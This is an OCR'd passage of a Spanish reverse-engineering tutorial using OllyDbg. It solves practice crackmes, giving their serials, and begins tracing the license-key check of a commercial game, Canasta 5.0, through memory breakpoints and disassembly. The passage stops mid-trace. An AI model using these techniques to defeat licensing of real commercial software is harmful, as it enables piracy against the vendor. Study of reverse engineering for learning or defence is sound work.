
BYTE CORRECTO= 32 + 8

En este caso da 40 se pasa del máximo numero decimal que es 39 (9 en ASCII) así que disminuyamos a

BYTE CORRECTO= 4 x 0A + 8

BYTE CORRECTO= 28 + 8 = 30 que es 0 en ASCII

Si hacemos la prueba vemos que 30 dividido 0A da 4 con resto 8



Pues ya tenemos el segundo byte correcto que es 30 o sea **0** en ASCII

Si realizamos lo mismo byte a byte

El siguiente es 08, así que se repite lo mismo será 30 o sea **0** en ASCII

El siguiente es 03

BYTE CORRECTO= 5 x 0A + 3

BYTE CORRECTO= 32+ 3= 35 o sea el **5** en ASCII

El siguiente es el 05

BYTE CORRECTO= 5 x 0A + 5

BYTE CORRECTO= 32+ 5= 37 o sea el **7** en ASCII

El siguiente es 5 nuevamente, así que repite el 37 o sea **7** en ASCII

El ultimo es 3 que ya sabíamos era 35 o sea 5 en ASCII

Por lo cual el serial correcto para narvaja seria 4005775 quitando todos los BPM y BPX y dando RUN

Apreto el botón NAME/SERIAL CHECK

Otro adentro jeje

El crackme para practicar por ahora será uno de solo serial hardcoded de a poco iremos aumentando por supuesto con el serial correcto se activa la parte 17, así que a buscar que este es muy fácil, el crackme es el MEXCRK1.ZIP y esta adjunto con la lección.


Que tengan suerte así pueden llegar a la parte 17

Ricardo Narvaja
11 de diciembre de 2005


INTRODUCCION AL CRACKING CON OLLYDBG PARTE 17

Bueno antes que nada, vamos a solucionar el crackme MEXCRK1.ZIP pendiente que es muy sencillo.


Abrámoslo en OLLYDBG y por supuesto para en el Entry Point




Veamos las strings referentes que utiliza el programa, haciendo click derecho



Se ven entre las strings las siguientes




Podemos hacer click en la de correcto o en la de incorrecto, para ver la zona caliente.



Vemos allí la zona caliente, un Call y dentro se decide ya que a la vuelta del mismo hay un JE que salta a WRONG CODE DUDE o a THANKS YOU MADE IT, o sea que es el salto decisivo.

Pongo un BPX un poco antes del CALL en 42d534, y doy RUN



Allí tipeo mi serial falso, en la parte superior donde dice ENTER SERIAL #

En mi caso tipeo Narvajita.

```
0042D52F  .  E8 54CCFEFF   CALL CRACK1.0041A188
0042D534  .  8B45 FC       MOV EAX,DWORD PTR SS:[EBP-4]
0042D537  .  BA 90D54200   MOV EDX,CRACK1.0042D590          ASCII "Benadryl"
0042D53C  .  E8 8F63FDFF   CALL CRACK1.004038D0
0042D541  .v 74 12         JE SHORT CRACK1.0042D555
0042D543  .  BA A4D54200   MOV EDX,CRACK1.0042D5A4          ASCII "Wrong Code DUDE"
0042D548  .  8B83 E801000  MOV EAX,DWORD PTR DS:[EBX+1E8]
0042D54E  .  E8 65CCFEFF   CALL CRACK1.0041A1B8
0042D553  .v EB 10         JMP SHORT CRACK1.0042D565
0042D555  >  BA BCD54200   MOV EDX,CRACK1.0042D5BC          ASCII "Thanks you made it"
0042D55A  .  8B83 E801000  MOV EAX,DWORD PTR DS:[EBX+1E8]
0042D560  .  E8 53CCFEFF   CALL CRACK1.0041A1B8
0042D565  >  33C0          XOR EAX,EAX
```

Si entro traceando dentro del CALL veo que compara mi serial falso Narvajita, con la string Benadryl.

```
004038F9  >  8B0E     MOV ECX,DWORD PTR DS:[ESI]
004038FB  .  8B1F     MOV EBX,DWORD PTR DS:[EDI]
004038FD  .  39D9     CMP ECX,EBX
004038FF  .v 75 58    JNZ SHORT CRACK1.00403959
```

```
EBP 0012F9B0
ESI 00925948 ASCII "Narvajita"
EDI 0042D590 ASCII "Benadryl"
EIP 004038F9 CRACK1.004038F9
```

Bueno ya llegamos a la comparación, así que el serial correcto es la palabra Benadryl si damos RUN nuevamente quitando todos los BPXs


Allí vemos como nos felicita por haber hallado el serial correcto y felicitaciones porque si llegaron aquí también lo han sacado ustedes.

Bueno vamos a hacer el ultimo user, name ya que en la próxima parte comenzaremos con un nuevo tema.

Uno de los lectores de este curso, tuvo problemas con un programita que en realidad es un juego que se llama canasta 5.0 y que ira adjunto al tutorial.


El me comentaba que se le quemaron los papeles porque siempre, en los tutes vemos casos de user y name que se ingresan apretando un botón y en este caso, solo hay que tipear y si lo que tipeas es correcto, el botón OK se habilita pues esta deshabilitado.

Si instalamos el programa y vamos al about




Y si vale 20 dolares amigo, jeje, oferta 19,95.

Vemos el botón ENTER LICENSE




Allí dice que el botón OK se habilitara cuando se coloque la combinación correcta jeje.

Arranquémoslo en OLLYDBG.



Allí vemos el ENTRY POINT




Address	Section	Type	Name	Comment
004F7850	.idata	Import	user32.ActivateKeyboardLayout	
004F784C	.idata	Import	user32.AdjustWindowRectEx	
004F7834	.idata	Import	user32.BeginDeferWindowPos	
004F7830	.idata	Import	user32.BeginPaint	
004F7598	.idata	Import	gdi32.BitBlt	
004F782C	.idata	Import	user32.CallNextHookEx	
004F7828	.idata	Import	user32.CallWindowProcA	
004F7840	.idata	Import	user32.CharLowerA	
004F783C	.idata	Import	user32.CharLowerBuffA	
004F7298	.idata	Import	user32.CharNextA	
004F7838	.idata	Import	user32.CharNextA	
004F7848	.idata	Import	user32.CharToOemA	
004F7844	.idata	Import	user32.CharUpperBuffA	
004F7824	.idata	Import	user32.CheckMenuItem	
004F7820	.idata	Import	user32.ChildWindowFromPoint	
004F7944	.idata	Import	comdlg32.ChooseColorA	
004F7940	.idata	Import	comdlg32.ChooseFontA	
004F781C	.idata	Import	user32.ClientToScreen	
004F7818	.idata	Import	user32.CloseClipboard	
004F7284	.idata	Import	kernel32.CloseHandle	
004F744C	.idata	Import	kernel32.CloseHandle	
004F7918	.idata	Import	winspool.ClosePrinter	
004F788C	.idata	Import	ole32.CoCreateInstance	
004F7894	.idata	Import	ole32.CoInitialize	
004F7448	.idata	Import	kernel32.CompareStringA	
004F7594	.idata	Import	gdi32.CopyEnhMetaFileA	
004F7888	.idata	Import	ole32.CoTaskMemAlloc	
004F7884	.idata	Import	ole32.CoTaskMemFree	
004F7890	.idata	Import	ole32.CoUninitialize	
004F7590	.idata	Import	gdi32.CreateBitmap	
004F758C	.idata	Import	gdi32.CreateBrushIndirect	
004F7588	.idata	Import	gdi32.CreateCompatibleBitmap	
004F7584	.idata	Import	gdi32.CreateCompatibleDC	
004F7580	.idata	Import	gdi32.CreateDCA	
004F7578	.idata	Import	gdi32.CreateDIBitmap	
004F757C	.idata	Import	gdi32.CreateDIBSection	
004F7444	.idata	Import	kernel32.CreateEventA	
004F7280	.idata	Import	kernel32.CreateFileA	
004F7440	.idata	Import	kernel32.CreateFileA	
004F7574	.idata	Import	gdi32.CreateFontIndirectA	
004F7570	.idata	Import	gdi32.CreateHalftonePalette	


Uff la lista de apis es larguisima y las strings

```
Address   Disassembly                                  Text string
004B40E5  ASCII "als/RTD]"
004B40F1  ASCII "Error"
004B4130  DD canasta.004B417C                          ASCII 08,"TLicense"
004B4150  DD canasta.004B417C                          ASCII 08,"TLicense"
004B417D  ASCII "TLicense"
004B4188  DD canasta.004B41D4                          ASCII 0F,"TLicenseManager"
004B41A8  DD canasta.004B41D4                          ASCII 0F,"TLicenseManager"
004B41D5  ASCII "TLicenseManager"
004B4204  MOV ESI,canasta.004B423C                     ASCII 11,"Unregistered copy"
004B423D  ASCII "Unregistered cop"
004B424D  ASCII "y"
004B42A3  MOV EDX,canasta.004B4370                     ASCII "Settings\"
004B42DF  MOV EDX,canasta.004B4370                     ASCII "Settings\"
004B4370  ASCII "Settings\",0
004B43CF  MOV EDX,canasta.004B446C                     ASCII "Settings\"
004B4400  MOV EDX,canasta.004B446C                     ASCII "Settings\"
004B446C  ASCII "Settings\",0
004B4484  MOV ESI,canasta.004B44A4                     ASCII 11,"Unregistered copy"
004B44A5  ASCII "Unregistered cop"
004B44B5  ASCII "y"
004B462D  MOV EDX,canasta.004B4690                     ASCII "Unregistered copy"
004B4690  ASCII "Unregistered cop"
004B46A0  ASCII "y",0
004B46CF  MOV EDX,canasta.004B46E8                     ASCII "Unregistered copy"
004B46E8  ASCII "Unregistered cop"
004B46F8  ASCII "y",0
004B47EB  MOV EDX,canasta.004B4880                     ASCII "Settings\DateFormat"
004B4804  PUSH canasta.004B489C                        ASCII "Registration Key"
004B4813  MOV ECX,canasta.004B48B8                     ASCII "User Name"
004B4823  PUSH canasta.004B48CC                        ASCII "CodePageEx"
004B4832  MOV ECX,canasta.004B48E0                     ASCII "CodePage"
004B4880  ASCII "Settings\DateFor"
004B4890  ASCII "mat",0
004B489C  ASCII "Registration Key"
004B48AC  ASCII 0
004B48B8  ASCII "User Name",0
004B48CC  ASCII "CodePageEx",0
004B48E0  ASCII "CodePage",0
004B493E  MOV EDX,canasta.004B49C4                     ASCII "Settings\DateFormat"
004B495C  PUSH canasta.004B49E0                        (Initial CPU selection)
004B496B  MOV ECX,canasta.004B49FC                     ASCII "User Name"
004B497B  PUSH canasta.004B4A10                        ASCII "CodePageEx"
004B498A  MOV ECX,canasta.004B4A24                     ASCII "CodePage"
004B49C4  ASCII "Settings\DateFor"
004B49D4  ASCII "mat",0
004B49E0  ASCII "Registration Key"
004B49F0  ASCII 0
004B49FC  ASCII "User Name",0
004B4A10  ASCII "CodePageEx",0
004B4A24  ASCII "CodePage",0
004B4AC6  MOV EAX,canasta.004B4B24                     ASCII "LICENSE INVALID"
004B4B24  ASCII "LICENSE INVALID",0
004B4BB8  MOV EDX,canasta.004B4D70                     ASCII "http://www.canasta.net/keychecker/"
004B4BE0  MOV EAX,canasta.004B4D9C                     ASCII "000"
004B4C0A  MOV EAX,canasta.004B4DA8                     ASCII "yyyy/mm/dd"
004B4C2D  MOV EAX,canasta.004B4DA8                     ASCII "yyyy/mm/dd"
004B4C49  MOV EAX,canasta.004B4DBC                     ASCII "app=%s&name=%s&postfix=%s&key=%s&instal
004B4D70  ASCII "http://www.canas"
004B4D80  ASCII "ta.net/keychecke"
```


Hay por ahí algunas pero obviamente el botón OK se debe habilitar y si no, no muestra nada así que el tema de las strings lo dejamos jeje.




Corramos el OLLYDBG y lleguemos hasta la ventana de registración y veamos cual es uno de los métodos de ataque este tipo de protección.




Tipeo un nombre, supongo que aceptara cualquier nombre si no veremos mas adelante, ahora tipearé una LICENSE KEY rara, de 6 letras pongámosle WMYXSZ, apreto la W




Ahora apreto la M




Ya apreté dos letras que pasa si busco en la memoria la string WM



Apreto el botón M para ir a VIEW-MEMORY y busco la string WM




En este caso habilito con la tilde CASE SENSITIVE para que busque exacto WM solo mayúsculas, así hay menos ocurrencias.




Luego de que para dos o tres veces en palabras que comienzan con WM, y que sigo buscando con CTRL+L y si termina una sección salgo y sigo buscando mas abajo en la ventana M, llego a esta ocurrencia que muestra WM en mayúscula y solo, y además abajo esta el texto que muestra de que se habilitara el botón OK cuando apretemos el serial correcto.


Busquemos esta zona en el dump




Recordemos que a las direcciones que comienzan con letra, como en este caso la C debemos ponerle un cero delante si no el OLLYDBG no las reconocerá.




Para estar seguros que esta es la zona donde va guardando el serial, escribamos el siguiente carácter del serial WMYXSZ, o sea tipeo la Y.






Al tipearla, veo en el dump que se agrego y que halle la zona donde va guardando el serial, por lo tanto, pongamos allí un BREAKPOINT MEMORY ON ACCESS que abarque 6 cifras ya que sabemos que son 6.



Ahora doy RUN



Me aparece la ventana pongo el carácter siguiente que es X.

```
004029A0  .   FD          STD
004029A1  .   F3:A5       REP MOVS DWORD PTR ES:[EDI],DWORD PTR DS:[ESI]
004029A3  .   89C1        MOV ECX,EAX
004029A5  .   83E1 03     AND ECX,3
004029A8  .   83C6 03     ADD ESI,3
004029AB  .   83C7 03     ADD EDI,3
004029AE  .   F3:A4       REP MOVS BYTE PTR ES:[EDI],BYTE PTR DS:[ESI]
004029B0  .   FC          CLD
004029B1  >   5F          POP EDI
004029B2  .   5E          POP ESI
004029B3  .   C3          RETN
004029B4  $   53          PUSH EBX
004029B5  .   56          PUSH ESI
004029B6  .   57          PUSH EDI
004029B7  .   55          PUSH EBP
```

Ahora si para cuando lo va a guardar a continuación

```
Registers (FPU)
EAX 00000004
ECX 00000001
EDX 00C35DF9 ASCII "WMY"
EBX 00000004
ESP 0012E9A4
EBP 0012E9D8
ESI 00C13544 ASCII "WMYX"
EDI 00C35DF9 ASCII "WMY"

EIP 004029A1 canasta.004029A1

C 0  ES 0023 32bit 0(FFFFFFFF)
```

Allí copiara de ESI a EDI, al apretar F8

```
Address   Hex dump                 ASCII
00C35DF9  57 4D 59 58 00 00 00 00  WMYX....
00C35E01  00 00 00 00 00 00 00 00  ........
00C35E09  00 00 00 00 00 00 00 00  ........
00C35E11  00 00 00 00 00 00 00 00  ........
```

```
004B3E97  .   33C9        XOR ECX,ECX
004B3E99  .   8A0E        MOV CL,BYTE PTR DS:[ESI]
004B3E9B  .   41          INC ECX
004B3E9C  .   F3:A4       REP MOVS BYTE PTR ES:[EDI],BYTE PTR DS:[ESI]
004B3E9E  .   8BF0        MOV ESI,EAX
004B3EA0  .   8DBD FFFEFFF LEA EDI,DWORD PTR SS:[EBP-101]
004B3EA6  .   33C9        XOR ECX,ECX
004B3EA8  .   8A0E        MOV CL,BYTE PTR DS:[ESI]
004B3EAA  .   41          INC ECX
```

Luego para nuevamente cuando copia al stack, los cuatro bytes que entramos hasta ahora.

```
Registers (FPU)
EAX 00C35CF8 ASCII 0E,"RicardoNarva
ECX 00000004
EDX 00C35DF8 ASCII 04,"WMYX"
EBX 00C15AE8 ASCII "HiE"
ESP 0012E690
EBP 0012E99C
ESI 00C35DF9 ASCII "WMYX"
EDI 0012E79C

EIP 004B3E9C canasta.004B3E9C

C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
```

Lo copiara a 12E79C al apretar F8

```
Address   Hex dump                 ASCII
0012E79C  57 4D 59 58 41 3B 3C 77  WMYXA;<w
0012E7A4  73 B4 D1 77 B4 E7 12 00  s┤╨w┤├↨.
